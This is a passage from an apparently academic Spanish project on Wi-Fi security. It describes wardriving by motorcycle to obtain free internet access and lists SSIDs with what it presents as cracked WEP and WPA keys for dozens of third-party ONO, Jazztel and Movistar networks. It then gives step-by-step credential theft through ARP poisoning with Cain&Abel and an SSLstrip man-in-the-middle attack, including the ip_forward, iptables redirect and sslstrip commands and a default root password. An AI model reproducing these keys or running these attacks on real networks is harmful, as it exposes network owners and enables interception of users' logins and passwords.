
• Cumple la norma IEEE 802.11i

Inconvenientes Protocolo WPA2:

• Algunas tarjetas de red inalámbrica no son compatibles con este estándar, tales como la de algunas tablets o Smartphones antiguos.

• Su manejo aun no es altamente conocido.

Caso Práctico Crackear WPA2-PSK

Se aplican los puntos 3.2 WPA (Wi-Fi Protected Access) ➔ Caso Práctico Crackear WPA-PSK

4. Caso Práctico Real: WARDRIVING en moto

En este apartado vamos a plasmar datos reales obtenidos utilizando el método de wardriving. Este concepto se ha explicado en el punto ***3 Seguridad en redes Inalámbricas: Necesidad, problemas y mecanismo de defensa,*** y básicamente este método se utiliza para la búsqueda de redes inalámbricas con el objetivo de conseguir acceso gratis a internet ya sea bien a través de redes inalámbricas abiertas o cerradas.

Para conseguir esto en nuestro caso hemos utilizado una motocicleta marca SUZUKI BANDIT, provista de un dispositivo que permite la carga de baterías de dispositivos, en cuanto al hardware necesario para el mismo, hemos utilizado un portátil de la marca SONY VAIO modelo VGN-NS20E, ratón Logitech modelo M-UAE96 y una tarjeta de red externa de conexión USB marca Alfa Network modelo AWUS036h de 1W de potencia.

Ilustración 40. Vehículo Wardriving caso real




Ilustración 41. Hardware y Software Wardriving caso real

Una vez explicado lo anterior, mostraremos los datos obtenidos. Para obtener acceso a internet en redes inalámbricas que utilizan protocolo WEP, hemos utilizado el sistema operativo Back Track 5 r1. Utilizando los comandos explicados en el punto **3.1 WEP (Wired Equivalent Privacy)/ Caso Práctico Crackear WEP** hemos obtenido los siguientes datos, para diferentes proveedores de acceso.

Cifrado WEP

Proveedor ONO:

ONO8493
60510020901101514121807131

Proveedor JAZZTEL:

JAZZTEL_86
E64680CB22F86

JAZZTEL_82
E001D20682082

Proveedor Movistar:

WLAN_10
XE09153292710

WLAN_7C
C001D205A527C

WLAN_88
C001D20595B88

WLAN_98
X000138EF3F98

WLAN_A8
Z0023F89220A8

WLAN_AF
Z0023F8A1C3AF

WLAN_BF
C0030DAE013BF

WLAN_F2
XE091534C3DF2

WLAN_4E
X000138EF314E

WLAN_94
C001D20F38594

En cuanto al acceso a redes inalámbricas que utilizan el protocolo WPA también nos hemos basado en el sistema operativo Back Track 5 r1 y en el punto **3.2 WPA (Wi-Fi Protected Access)/ Caso Práctico Crackear WPA** logrando así lo siguiente:

Cifrado WPA

Proveedor ONO:

ONO9395
406031503050816072906142 60

Proveedor JAZZTEL:

JAZZTEL_9C86
0f6abfe8030034017492

JAZZTEL_859D
ff198a6983ba3fa5b773

Proveedor Movistar:

WLAN_1D37
72514b69e45ba97d4add

WLAN_162A
32303132303932326F79616E

WLAN_34c8
96fec4d003a8c2536625

WLAN_3F3D
b4315f977493861b0fc3

WLAN_6E83
f6d795cc01c2b5262b71

WLAN_775A
35a444d66bd8dac465e0

WLAN_7200
81362e9a81ce40361216

WLAN_DAF7
40bf1795b70f88829fed

WLAN_A2F2
9bca184be83d5d46c3d2

WLAN_A3DE
65ff33f927b22a7a33e1

WLAN_C48C
43740ec9f3d780d7989b

WLAN_C5DA
3b4c16932a343d830f1e

WLAN_CC35
32a0a18a70eeb1060d73

WLAN_CCED
b5cc036141fed1c89aa9

WLAN_CC29
1acef8cf7cf9f6341c2b

Peligros derivados de una red inalámbrica comprometida.

Aquí revelaremos los peligros que derivan de un usuario malintencionado que se ha autenticado en nuestra red.
Cuando ya disfrutamos de los datos de acceso o password procederemos a conectarnos a la red inalámbrica. A continuación hablaremos como obtener el nombre de usuario y contraseña de diferentes sitios web, ya sean HTTP o HTTPS.

HTTP

Si hablamos del Sistema operativo Windows y HTTP, hablaremos del software Cain&Abel.

Cain&Abel (HTTP://www.oxid.it): es una herramienta que nos permite adquirir passwords mediante el sniffing (T*écnica por la cual se puede "escuchar" todo lo que circula por una red. Esto que en principio es propio de una red interna o Intranet, también se puede dar en la red de redes: Internet.)* de la red que tratemos, lograremos así crackear passwords cifrados usando diccionarios, fuerza bruta y ataques mediante criptoanálisis. También graba conversaciones VoIP, recupera claves de red o claves almacenadas en caché. Cubre aspectos de seguridad presentes en los protocolos estándares, métodos de autentificación y mecanismos de caché. Su principal intención es la de recoger passwords de diversos lugares. Esta Herramienta ha sido desarrollada con la esperanza de que sea útil a los administradores de redes, profesores, testeadores de intrusiones en el sistema y a cualquier otro profesional de seguridad.

Abriremos el software Cain&Abel, nos dirigiremos a la pestaña **sniffer** y pulsaremos el botón de activación de envenenamiento de ARP marcado con un símbolo redondo amarillo y negro 




Ilustración 42. Paso 1 Cain&Abel

Ahora pulsaremos el botón + y seleccionaremos todo el rango de IPs y todos los métodos de escaneo de ARPs, con esto sacaremos el nombre de la marca comercial la MAC y la puerta de enlace del router, así como el nombre de la marca comercial de las tarjetas de red de los equipos que están conectados, MAC y dirección IP local.




Ilustración 43. Paso 2 Cain&Abel




Ilustración 44. Paso 3 Cain&Abel

Una vez que ya disfrutamos de la IP de la víctima procederemos al envenenamiento de la misma, para su posterior tratamiento de la información y obtención de datos.




Ilustración 45. Paso 4 Cain&Abel

En la siguiente ilustración Cain&Abel nos da los datos de usuario y contraseña correspondientes a la URL que nuestra víctima ha introducido.




Ilustración 46. Paso 5 Cain&Abel

Con Cain&Abel también podremos obtener password, de FTP, IMAP, LDAP, POP3, SAMBA, TELNET,… etc.




Ilustración 47. Passwords Cain&Abel

HTTPS

Por otro lado si lo que nos interesa, es obtener nombres de usuario y contraseñas de páginas que utilizan el protocolo HTTPS, en lugar de HTTP, es conveniente la utilización del sistema operativo LINUX, y en nuestro caso Back Track 5 r1, ya que esta distribución de Linux contiene las herramientas necesarias para la disposición de estos datos sin levantar sospechas.

En estos casos, y en concreto en el siguiente caso práctico se ha elaborado en una red doméstica, para ser más preciso esta se ha dado en mi domicilio y con la colaboración especial de mi pareja, para la realización de las pruebas.

Tratar HTTPS y obtención de password es hablar de SSLstrip y Linux.

SSLstrip: es una herramienta que nos permite sniffar tráfico y lograr nombres de usuarios y contraseñas cifradas en HTTPS. Esto se hace realizando un ataque MITM entre el servidor y la IP de nuestra víctima objetivo, conectándose al servidor mediante HTTP (sin cifrar) en lugar de HTTPS (cifrado) con lo que los datos son visibles.
Esta herramienta se presentó en el 2009 en el Black Hat por Moxie Marlinspike.
Algunos de los ejemplos de páginas que utilizan este cifrado son Gmail, Hotmail, Facebook, etc.

Vamos a explicar cómo funciona:

SSLstrip, no trabaja realizando un ataque sobre SSL, sino que lo que esto hace es remplazar todos las URLs que contienen HTTPS por HTTP utilizando ataque Main In The Middle, con esto nuestra víctima se comunica con nosotros por HTTP y nosotros realizamos la conexión que debería hacer la víctima con el servidor destino por HTTPS, con lo que adquirimos en estos procesos todos los nombres de usuario y contraseñas en texto plano que ya nos encargaremos de enviar cifrados a su destino.




Ilustración 48. Esquema SSLstrip

Para realizar este ataque utilizaremos como demostración el equipo antes mencionado SONY VAIO modelo VGN-NS20E, ratón Logitech modelo M-UAE96 y una tarjeta de red externa de conexión USB marca Alfa Network modelo AWUS036h de 1W de potencia que se va a encargar de realizar el ataque MITM, en cuyo equipo utilizaremos la distribución de Linux Back Track 5 r1, en la cual ya viene instalada el script de SSLstrip y las aplicaciones necesarias para realizar este proceso. Por otro lado el equipo víctima es un Hewlett Packard modelo HP520 provisto de sistema operativo Linux distribución Ubuntu 10.04 escritorio GNOME en 32bits y navegador Mozilla Firefox versión 10.

El equipo que va a permitir realizar el ataque lo primero a realizar será arrancar la distribución de Back Track 5 r1 logarnos en modo root, para ello introduciremos el nombre de usuario: **root** y contraseña: **toor** esto está por defecto, una vez logados cargaremos el modo gráfico con el comando **startx.**

Ahora ya que estamos logados y estamos dentro del sistema, activaremos el reenvío de paquetes, para ello será necesario cambiar el valor de 0 que viene por defecto en el directorio /proc/sys/net/ipv4/ a 1, lo realizaremos lanzando una consola o intérprete de mandatos y teclearemos lo siguiente:

echo "1" > /proc/sys/net/ipv4/ip_forward




Ilustración 49. Paso 1 SSLstrip

El siguiente paso será la configuración de iptables para que reenvíe el tráfico esnifado a SSLtrip, utilizando el puerto que deseemos, en este caso se redirigirá el puerto 80 hacia el 10000(puerto por defecto del SSLstrip), como notación cabe decir que se puede utilizar cualquier otro puerto que deseemos, pero previamente hay que definirlo.

Para ello abriremos otra consola y teclearemos lo siguiente:

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000




Ilustración 50. Paso 2 SSLstrip

Una vez lanzado el comando anterior, nos dirigiremos a la ubicación donde está instalado el SSLtrip y lo lanzaremos. Para ello abriremos una nueva consola y nos dirigiremos a la siguiente ubicación /pentest/web/SSLstrip será necesario teclear el comando: cd **/pentest/web/SSLstrip** con esto nos ubicaremos en el sitio donde está instalado SSLtrip y ahí cargaremos el comando:

SSLstrip -w nombrearchivo

"nombrearchivo" nos indica el nombre que utilizaremos para guardar la información de los datos. Si se ha cambiado el puerto utilizaremos el siguiente comando:

SSLstrip -w nombredearchivo -l numdepuerto

“numdepuerto” nos indica el número de puerto que utilizamos.

En este caso práctico hemos guardado diferentes archivos para realizar pruebas, en nuestro caso han sido “pruebapfcdiegoescobar”, “pruebapfcdiego”, “pruebapfcdiego2”, “morsa”.

Si hemos tecleado todo correctamente nos aparecerá una pantalla como la siguiente:

